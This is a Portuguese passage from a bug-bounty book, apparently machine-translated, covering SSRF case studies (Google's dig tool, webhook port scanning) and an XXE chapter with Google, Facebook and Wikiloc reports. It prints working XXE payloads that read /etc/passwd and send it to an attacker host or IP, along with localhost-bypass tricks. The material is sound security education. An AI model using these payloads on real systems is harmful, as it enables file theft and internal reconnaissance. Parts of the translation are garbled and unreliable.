As ferramentas de DNS do Google incluem o dig, que funciona como o comando `dig` do Unix e permite que os usuários consultem os servidores de nomes de domínio para obter informações de DNS de um site. As informações de DNS mapeiam um endereço IP em um domínio legível, como `www.<exemplo>.com`. Na época da descoberta de Ahrens, o Google incluía dois campos de entrada: um para o URL a ser mapeado para um endereço IP e outro para o servidor de nomes de domínio, conforme mostrado na Figura 10-1.

The screenshot shows a web browser window for the G Suite Toolbox at <https://toolbox.googleapps.com/apps/dig/#A/www.rcesecurity.com>. The interface has a dark header bar with various tabs like Home, Browserinfo, Check MX, Dig, HAR Analyzer, Log Analyzer, Log Analyzer 2, Messageheader, and others. Below the header, there are two input fields: 'Name' containing 'www.rcesecurity.com' and 'Name server' containing '@ 8.8.8.8'. Below these are several buttons for different DNS record types: A (selected), AAAA, ANY, CNAME, MX, NS, PTR, SOA, SRV, and TXT. At the bottom, a text area displays the DNS query results:

```
id 30777
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
www.rcesecurity.com. IN A
;ANSWER
www.rcesecurity.com. 1792 IN A 144.76.196.198
;AUTHORITY
;ADDITIONAL
```

Figura 10-1: Um exemplo de consulta à ferramenta Google Dig

Ahrens observou o campo Servidor de nomes em particular porque ele permite que os usuários especifiquem um endereço IP para o qual apontar a consulta DNS. Esse campo

Uma descoberta significativa sugeriu que os usuários poderiam enviar consultas de DNS para qualquer endereço IP.

Alguns endereços IP são reservados para uso interno. Eles podem ser descobertos por consultas de DNS internas, mas não devem ser acessíveis pela Internet. Esses intervalos de IP reservados incluem:

- 10.0.0.0 a 10.255.255.255
- 100.64.0.0 a 100.127.255.255
- 127.0.0.0 a 127.255.255.255
- 172.16.0.0 a 172.31.255.255
- 192.0.0.0 a 192.0.0.255
- 198.18.0.0 a 198.19.255.255

Além disso, alguns endereços IP são reservados para fins específicos.

Para começar a testar o campo do servidor de nomes, Ahrens enviou seu site como o servidor a ser pesquisado e usou o endereço IP 127.0.0.1 como o servidor de nomes. O endereço IP 127.0.0.1 é comumente chamado de *localhost*, e um servidor o utiliza para se referir a si mesmo. Nesse caso, *localhost* é o servidor do Google que está executando o comando dig. O teste de Ahrens resultou no erro "O servidor não respondeu". O erro implica que a ferramenta estava tentando se conectar à sua própria porta 53 (a porta que responde a pesquisas de DNS) para obter informações sobre o site da Ahrens, *rcesecurity.com*. A expressão "did not respond" (não respondeu) é crucial porque implica que o servidor permite conexões internas, enquanto uma expressão como "permission denied" (permissão negada) não permitiria. Esse sinal vermelho indicou a Ahrens que continuasse testando.

Em seguida, Ahrens enviou a solicitação HTTP para a ferramenta Burp Intruder para que ele pudesse começar a enumerar os endereços IP internos no intervalo 10.x.x.x. Após alguns minutos, ele recebeu uma resposta de um endereço IP interno 10. IP interno (ele propositalmente não revelou qual) com um registro A vazio, que é um tipo de registro que os servidores DNS retornam. Embora o registro A estivesse vazio, ele se referia ao site da Ahrens:

```
id 60520
opcode QUERY rcode
REFUSED flags QR
RD RA
```

PERGUNTAS

www.rcesecurity.com EM UMA

RESPOSTA

AUTHORITY

; ADDITIONAL

Ahrens havia encontrado um servidor DNS com acesso interno que responderia a ele. Um servidor DNS interno geralmente não sabe sobre sites externos, o que explica o registro A vazio. Mas o servidor deve saber como mapear para endereços internos.

Para demonstrar o impacto da vulnerabilidade, Ahrens teve que recuperar informações sobre a rede interna do Google, pois as informações sobre uma rede interna não deveriam ser acessíveis ao público. Uma rápida pesquisa no Google revelou que o Google usava o subdomínio *corp.google.com* como base para seus sites internos. Assim, Ahrens começou a fazer força bruta nos subdomínios de *corp.google.com*, eventualmente revelando o domínio *ad.corp.google.com*. O envio desse subdomínio para a ferramenta de escavação e a solicitação de registros A para o endereço IP interno que Ahrens havia encontrado anteriormente retornaram as informações de DNS privado do Google, que estavam longe de estar vazias:

id 54403

opcode QUERY rcode

N0ERR0R flags QR

RD RA

PERGUNTAS

ad.corp.google.com IN A

RESPOSTA

ad.corp.google.com.	58	IN	A	100.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	172.REDACTED
ad.corp.google.com.	58	IN	A	100.REDACTED

AUTHORITY

; ADDITIONAL

Observe as referências aos endereços IP internos 100.REDACTED e 172.REDACTED. Em comparação, a pesquisa de DNS público para *ad.corp.google.com* retorna o seguinte registro, que não inclui nenhuma informação sobre os endereços IP privados que Ahrens descobriu:

```
dig A ad.corp.google.com | grep .8.8.8
; <>> DiG 9.8.3-P1 <>> A ad.corp.google.com | grep .8.8.8
;; opções globais: +cmd
;; Recebi a resposta:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 5981
;; sinalizadores: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; SEÇÃO DE PERGUNTAS:
ad.corp.google.com. IN A
;; SEÇÃO DE AUTENTICIDADE:
corp.google.com. 59 IN SOA ns3.google.com. dns-admin.google.com. 147615698
900 900 1800 60
;; Tempo de consulta: 28 mseg
;; SERVIDOR: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 15 23:56:05 2017
;; MSG SIZE rcvd: 86
```

A Ahrens também solicitou os servidores de nomes para *ad.corp.google.com* usando as ferramentas de DNS do Google, que retornaram o seguinte:

```
id 34583
opcode QUERY rcode
NOERROR flags QR
RD RA
PERGUNTAS
ad.corp.google.com IN NS
RESPOSTA
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
AUTHORITY
;ADDITIONAL
```

Além disso, Ahrens descobriu que pelo menos um domínio interno era acessível publicamente na Internet: um servidor do Minecraft em minecraft.corp.google.com.

Conclusões

Fique atento aos sites que incluem a funcionalidade de fazer solicitações HTTP externas. Quando você os encontrar, tente apontar a solicitação internamente usando o endereço IP da rede privada 127.0.0.1 ou os intervalos de IP listados no exemplo. Se você descobrir sites internos, tente acessá-los de uma fonte externa para demonstrar maior impacto. Muito provavelmente, eles foram criados para serem acessados apenas internamente.

Varredura de portas internas usando webhooks

Dificuldade:

Fácil URL:

N/A

Fonte: N/A

Data da denúncia: Outubro de

2017 Recompensa paga:

Não revelado

Os *webhooks* permitem que os usuários solicitem a um site que envie uma solicitação a outro site remoto quando ocorrerem determinadas ações. Por exemplo, um site de comércio eletrônico pode permitir que os usuários configurem um webhook que envie informações de compra para um site remoto sempre que um usuário enviar um pedido. Os webhooks que permitem que o usuário defina o URL do site remoto oferecem uma oportunidade para SSRFs. Mas o impacto de qualquer SSRF pode ser limitado porque nem sempre é possível controlar a solicitação ou acessar a resposta.

Ao testar um site em outubro de 2017, notei que poderia criar webhooks personalizados. Então, enviei o URL do webhook como `http://localhost` para ver se o servidor se comunicaria consigo mesmo. O site disse que esse URL não era permitido, então tentei também `http://127.0.0.1`, que também retornou uma mensagem de erro. Sem me intimidar, tentei fazer referência ao 127.0.0.1 de outras maneiras. O site

O site https://www.psyon.org/tools/ip_address_converter.php?ip=127.0.0.1/ lista vários endereços IP alternativos, incluindo 127.0.1, 127.1 e muitos outros. Ambos pareceram funcionar.

Depois de enviar meu relatório, percebi que a gravidade da minha descoberta era muito baixa para justificar uma recompensa. Tudo o que eu havia demonstrado era a capacidade de contornar a verificação de localhost do site. Para ter direito a uma recompensa, eu tinha que demonstrar que poderia comprometer a infraestrutura do site ou extrair informações.

O site também usava um recurso chamado integrações da Web, que permite aos usuários importar conteúdo remoto para o site. Ao criar uma integração personalizada, eu poderia fornecer um URL remoto que retornasse uma estrutura XML para o site analisar e renderizar para minha conta.

Para começar, enviei 127.0.0.1 e esperei que o site divulgasse informações sobre a resposta. Em vez disso, o site apresentou o erro 500 "Não foi possível conectar" no lugar do conteúdo válido. Esse erro parecia promissor porque o site estava divulgando informações sobre a resposta. Em seguida, verifiquei se era possível me comunicar com as portas do servidor. Voltei à configuração de integração e enviei 127.0.0.1:443, que é o endereço IP a ser acessado e a porta do servidor separada por dois pontos. Eu queria ver se o site poderia se comunicar na porta 443. Novamente, recebi o erro 500 "Não foi possível conectar". Também recebi o mesmo erro para a porta 8080. Em seguida, tentei a porta 22, que se conecta por SSH. Dessa vez, o erro foi 503, "Não foi possível recuperar todos os cabeçalhos".

Bingo. A resposta "Não foi possível recuperar todos os cabeçalhos" estava enviando tráfego HTTP para uma porta que esperava o protocolo SSH. Essa resposta é diferente de uma resposta 500 porque confirma que uma conexão pode ser feita. Reenviei meu relatório para demonstrar que eu poderia usar integrações da Web para fazer o port scan do servidor interno da empresa porque as respostas eram diferentes para portas abertas/fechadas e filtradas.

Conclusões

Se você puder enviar uma URL para criar webhooks ou importar intencionalmente conteúdo remoto, tente definir portas específicas. Pequenas alterações na forma como um

O fato de o servidor responder a diferentes portas pode revelar se uma porta está aberta, fechada ou filtrada. Além das diferenças nas mensagens que o servidor retorna, as portas podem revelar se estão abertas ou fechadas ou filtradas pelo tempo que o servidor leva para responder à solicitação.

Resumo

Os SSRFs ocorrem quando um invasor pode aproveitar um servidor para realizar solicitações de rede não intencionais. Mas nem todas as solicitações são exploráveis. Por exemplo, o fato de um site permitir que você faça uma solicitação a um servidor remoto ou local não significa que isso seja significativo. Identificar a capacidade de fazer uma solicitação não intencional é apenas o primeiro passo para identificar esses bugs. A chave para relatá-los é demonstrar o impacto total de seu comportamento. Em cada exemplo deste capítulo, os sites permitiram que fossem feitas solicitações HTTP. Mas não protegeram adequadamente sua própria infraestrutura contra usuários mal-intencionados.

11

ENTIDADE EXTERNA XML



Os invasores podem explorar a forma como um aplicativo analisa a XML (*eXtensible Markup Language*) aproveitando-se de uma vulnerabilidade de XXE (*XML External Entity*). Mais especificamente, ela envolve a exploração de como o aplicativo processa a inclusão de entidades externas em sua entrada. Você pode usar uma XXE para extrair informações de um servidor ou para chamar um servidor mal-intencionado.

eXtensible Markup Language (Linguagem de marcação extensível)

Essa vulnerabilidade tira proveito das entidades externas usadas em XML. O XML é uma *metalinguagem*, ou seja, é usado para descrever outras linguagens. Ele foi desenvolvido como uma resposta às deficiências do HTML, que pode definir apenas como os dados são exibidos. Em contrapartida, o XML define como os dados são estruturados.

Por exemplo, o HTML pode formatar o texto como um cabeçalho usando a tag de cabeçalho de abertura `<h1>` e uma tag de fechamento `</h1>`. (Para algumas tags, a tag de fechamento é opcional.) Cada tag pode ter um estilo predefinido que o navegador aplica ao texto em um site quando o renderiza. Por exemplo, a tag `<h1>` pode formatar todos os cabeçalhos em negrito com um tamanho de fonte de 14px. Da mesma forma, a tag `<table>` apresenta os dados em linhas e colunas, e as tags `<p>` definem a aparência do texto para parágrafos regulares.

Por outro lado, o XML não tem tags predefinidas. Em vez disso, você mesmo define as tags, e essas definições não serão necessariamente incluídas no arquivo XML. Por exemplo, considere o seguinte arquivo XML, que apresenta uma listagem de empregos:

```
❶ <?xml version="1.0" encoding="UTF-8"?>
❷ <Trabalhos>
❸   <Job>
❹     <Title>Hacker</Title>
❺     <Compensação>1000000</Compensação>
❻     <Responsabilidade fundamental="1">Shot web</Responsabilidade>
      </Job>
    </Jobs>
```

Todas as tags são definidas pelo autor, portanto, é impossível saber, apenas com base no arquivo, como esses dados apareceriam em uma página da Web.

A primeira linha ❶ é um cabeçalho de declaração que indica a versão XML 1.0 e o tipo de codificação Unicode a ser usado. Após a linha inicial

a tag `<Jobs>` ❷ envolve todas as outras tags `<Job>` ❸. Cada tag `<Job>` envolve uma tag `<Title>` ❹, `<Compensation>` ❺ e `<Responsibility>` ❻. Como no HTML, uma tag XML básica é composta de dois colchetes angulares em torno do nome da tag. Mas, diferentemente das tags em HTML, todas as tags XML exigem uma tag de fechamento. Além disso, cada tag XML pode ter um atributo. Por exemplo, a tag `<Responsibility>` tem o nome `Responsibility` (`Responsabilidade`) com um atributo opcional composto pelo nome do atributo `fundamental` e pelo valor do atributo 1 ❻.

Definições de tipo de documento

Como o autor pode definir qualquer tag, um documento XML válido deve seguir um conjunto de regras gerais de XML (que estão além do escopo deste livro, mas ter uma tag de fechamento é um exemplo) e corresponder a uma *definição de tipo de documento (DTD)*. Uma DTD XML é um conjunto de declarações que definem quais elementos existem, quais atributos eles podem ter e quais elementos podem ser incluídos em outros elementos. (Um *elemento* consiste nas tags de abertura e fechamento, portanto, uma abertura `<foo>` é uma tag e um

fechamento

`</foo>` também é uma tag, mas `<foo></foo>` é um elemento). Os arquivos XML podem

usar uma DTD externa, ou podem usar uma DTD interna definida no documento XML.

DTDs externas

Um DTD externo é um arquivo *.dtd* externo que o documento XML referencia e busca. Veja a seguir a aparência de um arquivo DTD externo para o documento XML de trabalhos mostrado anteriormente.

```
❶ <!ELEMENT Jobs (Job)*>
❷ <!ELEMENT Job (Title, Compensation, Responsibility)>
    <!ELEMENT Title ❸ (#PCDATA)>
    <!ELEMENT Compensação (#PCDATA)>
    <!ELEMENT Responsabilidade (#PCDATA)>
    <❹ !ATTLIST Responsabilidade ❺ fundamental ❻ CDATA ❻ "0">
```

Cada elemento usado no documento XML é definido no arquivo DTD usando a palavra-chave `!ELEMENT`. A definição de `Jobs` indica que ele pode conter o elemento `Job`. O asterisco indica que `Jobs` pode conter zero ou mais elementos `Job`. Um elemento `Job` deve conter um `Título`, uma `Remuneração` e uma `Responsabilidade` **❷**. Cada um desses elementos também é um elemento e pode conter apenas dados de caracteres analisáveis em HTML, indicados por `(#PCDATA)` **❸**. Os dados `A` definição `(#PCDATA)` informa ao analisador que tipo de caracteres serão incluídos em cada tag XML. Por fim, a `Responsabilidade` tem um atributo declarado usando `!ATTLIST` **❹**. O atributo é denominado **❺**, e o `CDATA` **❻** informa ao analisador que a tag conterá apenas dados de caracteres que não devem ser analisado. O valor padrão de `Responsabilidade` é definido como `0` **❻**.

Os arquivos DTD externos são definidos no documento XML usando a tag

Elemento `<!DOCTYPE>`:

```
<!DOCTYPE ❶ note ❷ SYSTEM ❸ "jobs.dtd">
```

Nesse caso, definimos um `<!DOCTYPE>` com a `nota` de entidade XML **❶**. As entidades XML são explicadas na próxima seção. Mas, por enquanto, basta saber que

`SYSTEM` **❷** é uma palavra-chave que diz ao analisador XML para obter os resultados do arquivo `jobs.dtd` **❸** e usá-lo onde quer que a `nota` **❶** seja usada

posteriormente no XML.

DTDs internas

Também é possível incluir a DTD no documento XML. Para fazer isso, a primeira linha do XML também deve ser um elemento `<!DOCTYPE>`. Ao usar uma DTD interna para combinar o arquivo XML e a DTD, obteríamos um documento parecido com o seguinte:

```
❶ <?xml version="1.0" encoding="UTF-8"?>
❷ <!DOCTYPE Jobs [
    <!ELEMENT Jobs (Job)*>
    <!ELEMENT Job (Title, Compensation, Responsibility)>
    <!ELEMENT Title (#PCDATA)>
    <!ELEMENT Compensação (#PCDATA)>
    <!ELEMENT Responsabilidade (#PCDATA)>
    <!ATTLIST Responsabilidade fundamental CDATA "0"> ]>
❸ <Trabalhos>
    <Trabalho>
        <Title>Hacker</Title>
        <Compensação>1000000</Compensação>
        <Responsabilidade fundamental="1">Terra de tiro</Responsabilidade>
    </Job>
</Jobs>
```

Aqui, temos o que é chamado de *declaração interna de DTD*. Observe que ainda começamos com um cabeçalho de declaração, indicando que nosso documento está em conformidade com XML 1.0 com codificação UTF-8 **❶**. Imediatamente

Depois disso, definimos nosso `!DOCTYPE` para o XML a seguir, desta vez apenas com

escrevendo a DTD inteira em vez de uma referência a um arquivo externo **❷**. O restante do documento XML segue a declaração da DTD **❸**.

Entidades XML

Os documentos XML contêm *entidades XML*, que são como marcadores de posição para informações. Usando nosso exemplo `<Jobs>` novamente, se quiséssemos que cada trabalho incluisse um link para nosso site, seria tedioso escrever o endereço todas as vezes, especialmente se o URL pudesse mudar. Em vez disso, podemos usar uma entidade, fazer com que o analisador busque o URL no momento da análise e insira o valor no documento. Para criar uma entidade, você declara um nome de entidade de espaço reservado em uma tag `<!ENTITY` juntamente com as informações a serem colocadas nesse espaço reservado. No documento XML, o nome da entidade é

O nome do espaço reservado é prefixado com um E comercial (&) e termina com um ponto e vírgula (;). Quando o documento XML é acessado, o nome do placeholder é substituído pelo valor declarado na tag. Os nomes de entidades podem fazer mais do que apenas substituir placeholders por strings: eles também podem buscar o conteúdo de um site ou arquivo usando a tag `SYSTEM` junto com uma URL.

Podemos atualizar nosso arquivo XML para incluir isso:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
--snip--
<!ATTLIST Responsabilidade fundamental CDATA "0">
❶ <!ELEMENT Website ANY>
❷ <!ENTITY url SYSTEM "website.txt">
]>
<Trabalhos>
  <Trabalho>
    <Title>Hacker</Title>
    <Compensação>1000000</Compensação>
    <Responsabilidade fundamental="1">Terra de tiro</Responsabilidade>
❸ <Website>&url;</Website>
  </Job>
</Jobs>
```

Observe que adicionei um `site !ELEMENT`, mas, em vez de `(#PCDATA)`, adicionei usou `QUALQUER` ❶. Essa definição de dados significa que a tag `Website` pode conter qualquer combinação de dados analisáveis. Também defini um `!ENTITY` com um atributo `SYSTEM`, dizendo ao analisador para obter o conteúdo do arquivo `website.txt` sempre que o nome do espaço reservado `url` estiver dentro de uma tag de `site` ❷. Em ❸, uso a tag `website`, e o conteúdo de `website.txt` seria buscado na tag no lugar de `&url;`. Observe o `&` na frente do nome da entidade. Sempre que fizer referência a uma entidade em um documento XML, você deve precedê-la com `&`.

Como funcionam os ataques XXE

Em um ataque XXE, um invasor abusa de um aplicativo de destino para que ele inclua entidades externas em sua análise de XML. Em outras palavras, o aplicativo espera algum XML, mas não está validando o que está recebendo; ele simplesmente analisa tudo o que recebe. Por exemplo, digamos que o quadro de empregos do exemplo anterior permita

o registro e o upload de empregos via XML.

O quadro de empregos pode disponibilizar seu arquivo DTD para você e presumir que você enviará um arquivo que atenda aos requisitos. Em vez de fazer com que a !ENTITY recupere o conteúdo de "website.txt", você poderia fazer com que ela recuperasse o conteúdo de "/etc/passwd". O XML seria analisado e o conteúdo do arquivo /etc/passwd do servidor seria incluído em nosso conteúdo. (O arquivo /etc/passwd originalmente armazenava todos os nomes de usuário e senhas em um sistema Linux. Embora os sistemas Linux agora armazenem senhas em /etc/shadow, ainda é comum ler o arquivo /etc/passwd para provar que existe uma vulnerabilidade).

Você pode enviar algo assim:

```
<?xml version="1.0" encoding="UTF-8"?>
❶ <!DOCTYPE foo [
❷   <!ELEMENT foo ANY >
❸   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
   ]
>
❹ <foo>&xxe;</foo>
```

O analisador recebe esse código e reconhece uma DTD interna que define um tipo de documento `foo` ❶. A DTD informa ao analisador que

`foo` pode include any parsable data ❷; then there's an entity `xxe` that should read my /etc/passwd file (file:// denota um caminho URI completo para o arquivo /etc/passwd)

quando o documento for analisado. O analisador deve substituir os elementos `&xxe;` com o conteúdo do arquivo ❸. Em seguida, você o finaliza com o XML definindo um tag `<foo>` que contém `&xxe;`, que imprime as informações do meu servidor ❹. E é por isso, amigos, que o XXE é tão perigoso.

Mas espere, tem mais. E se o aplicativo não imprimisse uma resposta e apenas analisasse meu conteúdo? Se o conteúdo do arquivo confidencial nunca fosse devolvido a mim, a vulnerabilidade ainda seria útil? Bem, em vez de analisar um arquivo local, você poderia entrar em contato com um servidor mal-intencionado da seguinte forma:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >  
❶ <!ENTITY % xxe SYSTEM "file:///etc/passwd" >  
❷ <!ENTITY callhome SYSTEM ❸"www.malicious.com/ ?%xxe;">
```

```
]  
>  
<foo>&callhome;</foo>
```

Agora, quando o documento XML é analisado, a entidade `callhome` ② é substituída pelo conteúdo de uma chamada para `www.<malicious>.com/?%xxe` ③. Mas

③ exige que `%xxe` seja avaliado conforme definido em ①. O analisador XML lê `/etc/passwd` e o anexa como parâmetro ao URL `www.<malicious>.com/`, enviando assim o conteúdo do arquivo como um parâmetro de URL

③. Como você controla esse servidor, você verificaria seu log e, com certeza, ele teria o conteúdo de `/etc/passwd`.

Você deve ter notado o uso de `%` em vez de `&` no URL `do callhome`,
`%xxe`; ①. Um `%` é usado quando a entidade deve ser avaliada dentro da definição da DTD. Um `&` é usado quando a entidade é avaliada no documento XML.

Os sites se protegem contra vulnerabilidades XXE desativando a análise de entidades externas. Prevenção de entidades externas XML da OWASP Cheat Folha

(consulte

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)) tem instruções sobre como fazer isso em vários idiomas.

Ler o acesso ao Google

Dificuldade: Média

URL: <https://google.com/gadgets/directory?synd=toolbar/>

Fonte: <https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers/>

Data da denúncia: Abril de 2014

Recompensa paga: US\$
10.000

Essa vulnerabilidade de acesso de leitura do Google explorou um recurso da galeria de botões da barra de ferramentas do Google que permitia

que os desenvolvedores definissem seus próprios botões carregando arquivos XML contendo metadados. Os desenvolvedores podiam

pesquisar a galeria de botões, e o Google mostraria uma descrição do botão nos resultados da pesquisa.

De acordo com a equipe do Detectify, quando um arquivo XML que referenciava uma entidade a um arquivo externo era carregado na galeria, o Google analisava o arquivo e, em seguida, apresentava o conteúdo nos resultados de pesquisa do botão.

Como resultado, a equipe usou a vulnerabilidade XXE para renderizar o conteúdo do *arquivo /etc/passwd* do servidor. No mínimo, isso demonstrou que usuários mal-intencionados poderiam explorar a vulnerabilidade XXE para ler arquivos internos.

Conclusões

Até mesmo as grandes empresas podem cometer erros. Sempre que um site aceitar XML, independentemente de quem seja o proprietário do site, sempre teste as vulnerabilidades XXE. Ler um *arquivo /etc/passwd* é uma boa maneira de demonstrar o impacto de uma vulnerabilidade nas empresas.

Facebook XXE com o Microsoft Word

Dificuldade: Difícil

URL: <https://facebook.com/careers/>

Fonte: Attack Secure Blog Data

da denúncia: Abril de 2014

Recompensa paga: US\$ 6.300

Essa vulnerabilidade XXE do Facebook é um pouco mais desafiadora do que o exemplo anterior, pois envolve chamar remotamente um servidor. No final de 2013, o Facebook corrigiu uma vulnerabilidade XXE descoberta por Reginaldo Silva. Silva relatou imediatamente a XXE ao Facebook e pediu permissão para escalá-la para uma execução remota de código (um tipo de vulnerabilidade abordada no Capítulo 12). Ele acreditava que a execução remota de código era possível porque ele poderia ler a maioria dos arquivos no servidor e abrir conexões de rede arbitrárias. O Facebook investigou e concordou, pagando-lhe US\$ 30.000.

Como resultado, Mohamed Ramadan se desafiou a hackear o Facebook em abril de 2014. Ele não achava que outro XXE fosse uma possibilidade até encontrar a página de carreiras do Facebook, que permitia que os usuários fizessem upload de Arquivos .docx. O tipo de arquivo .docx é apenas um arquivo para arquivos XML. Ramadan criou um arquivo .docx, abriu-o com o 7-Zip para extrair seu conteúdo e inseriu o seguinte payload em um dos arquivos XML:

```
<!DOCTYPE root [  
❶  <!ENTITY % file SYSTEM "file:///etc/passwd">  
❷  <!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">  
❸  %dtd;  
❹  %send;  
]>
```

Se o destino tiver entidades externas ativadas, o analisador XML avaliará a entidade `%dtd`; ❸, que faz uma chamada remota para o servidor `http://197.37.102.90/ext.dtd` ❷. Essa chamada retornaria o seguinte, que é o conteúdo do arquivo `ext.dtd`:

```
❺ <!ENTITY send SYSTEM 'http://197.37.102.90/FACEB00K-HACKED?%file;'>
```

Primeiro, `%dtd`; faria referência ao arquivo `ext.dtd` externo e criaria o arquivo

`%send`; entidade disponível ❺. Em seguida, o analisador analisaria `%send`; ❻, que faria uma chamada remota para `http://197.37.102.90/FACEB00K-HACKED?%file;` ❻. O `%file`; faz referência ao arquivo `/etc/passwd` ❶, de modo que seu conteúdo substituiria `%file`; na solicitação HTTP ❺.

Chamar um IP remoto para explorar um XXE nem sempre é necessário, embora possa ser útil quando os sites analisam arquivos DTD remotos, mas bloqueiam o acesso à leitura de arquivos locais. Isso é semelhante a uma falsificação de solicitação do lado do servidor (SSRF), que foi discutida no Capítulo 10. Com um SSRF, se um site bloquear o acesso a endereços internos, mas permitir chamadas para sites externos e seguir redirecionamentos 301 para endereços internos, você poderá obter um resultado semelhante.

Em seguida, Ramadan iniciou um servidor HTTP local em seu servidor

para receber a chamada e o conteúdo usando Python e SimpleHTTPServer:

```
Último login: Tue Jul 8 09:11:09 no console
❶ Mohamed:~ mohaab007$ sudo python -m SimpleHTTPServer 80 Senha:
❷ Servindo HTTP em 0.0.0.0 porta 80...
❸ 173.252.71.129 - - [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 - 173.252.71.129 - -
[08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] código 404, mensagem File not found
❹ 173.252.71.129 - - [08/Jul/2014 09:21:10] "GET /FACEBOOK-HACKED? HTTP/1.0" 404
```

Em ❶ está o comando para iniciar o Python SimpleHTTPServer, que retorna a mensagem "Serving HTTP on 0.0.0.0 port 80..." em ❷. O terminal aguarda até receber uma solicitação HTTP para o servidor. No início, Ramadan não recebeu uma resposta, mas esperou até finalmente receber uma chamada remota em ❸ para recuperar o arquivo */ext.dtd*. Como esperado, ele então viu a chamada de volta ao servidor */FACEBOOK-HACKED?* ❹, mas, infelizmente, sem o conteúdo do arquivo */etc/passwd* anexado. Isso significava que Ramadan não podia ler arquivos locais usando a vulnerabilidade ou que O arquivo */etc/passwd* não existia.

Antes de continuar com este relatório, devo acrescentar que Ramadan poderia ter enviado um arquivo que não fizesse uma chamada remota para seu servidor e, em vez disso, poderia ter tentado apenas ler o arquivo local. Mas a chamada inicial para o arquivo DTD remoto demonstra uma vulnerabilidade XXE se for bem-sucedida, enquanto uma tentativa fracassada de ler um arquivo local não o faz. Nesse caso, como Ramadan gravou as chamadas HTTP do Facebook para seu servidor, ele pôde provar que o Facebook estava analisando entidades XML remotas e que existia uma vulnerabilidade, embora ele não pudesse acessar */etc/passwd*.

Quando Ramadan relatou o bug, o Facebook respondeu solicitando um vídeo de prova de conceito, pois não conseguia reproduzir o upload. Depois que Ramadan forneceu um vídeo, o Facebook rejeitou o envio e sugeriu que um recrutador havia clicado em um link, o que iniciou a solicitação em seu servidor. Após a troca de alguns e-mails, a equipe do Facebook fez mais algumas pesquisas para confirmar a existência da vulnerabilidade e concedeu uma recompensa. Diferentemente do XXE inicial em 2013, o impacto do XXE do Ramadã

não poderia ter sido escalado para uma execução remota de código, portanto o Facebook concedeu uma recompensa menor.

Conclusões

Há algumas conclusões a serem tiradas aqui. Os arquivos XML vêm em diferentes formas e tamanhos: fique atento aos sites que aceitam .docx, .xlsx, .pptx e outros tipos de arquivos XML, pois pode haver aplicativos personalizados analisando o XML do arquivo. Em um primeiro momento, o Facebook pensou que um funcionário havia clicado em um link malicioso que se conectava ao servidor do Ramadan, o que não seria considerado um SSRF. Mas, após uma investigação mais aprofundada, o Facebook confirmou que a solicitação foi invocada por meio de um método diferente.

Como você viu em outros exemplos, às vezes os relatórios são inicialmente rejeitados. É importante ter confiança e continuar trabalhando com a empresa para a qual você está relatando se tiver certeza de que a vulnerabilidade é válida. Não hesite em explicar por que algo pode ser uma vulnerabilidade ou mais grave do que a avaliação inicial da empresa.

Wikiloc XXE

Dificuldade: Difícil

URL: <https://wikiloc.com/>

Fonte: <https://www.davidsopas.com/wikiloc-xxe-vulnerability/> Data

do relatório: Outubro de 2015

Recompensa paga: Brindes

O Wikiloc é um site para descobrir e compartilhar as melhores trilhas ao ar livre para caminhadas, ciclismo e muitas outras atividades. Ele também permite que os usuários carreguem suas próprias trilhas por meio de arquivos XML, o que acaba sendo muito atraente para hackers ciclistas como David Sopas.

Sopas se registrou no Wikiloc e, depois de notar o upload do XML, decidiu testá-lo em busca de uma vulnerabilidade XXE. Para começar, ele baixou um arquivo do site para determinar a estrutura XML do Wikiloc, que neste caso é

caso era um *arquivo .gpx*. Em seguida, ele modificou o arquivo e fez o upload. Este é o arquivo com suas modificações:

```
{linenos=on}
❶ <!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
<gpx
  version="1.0"
  creator="GPSSBabel - http://www.gpsbabel.org"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns="http://www.topografix.com/GPX/1/0"
  xsi:schemaLocation="http://www.topografix.com/GPX/1/1
http://www.topografix
.com/GPX/1/1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000"
maxlat="40.881475000"
maxlon="-8.037170000"/>
<trk>
❷ <name>&xxe;</name>
<trkseg>
<trkpt lat="40.737758000" lon="-8.093361000">
  <ele>178.00000</ele>
  <time>2009-01-10T14:18:10Z</time>
--snip--
```

Em ❶, ele adicionou uma definição de entidade externa como a primeira linha do arquivo. Em ❷, ele chamou a entidade de dentro do nome da trilha no arquivo *.gpx*.

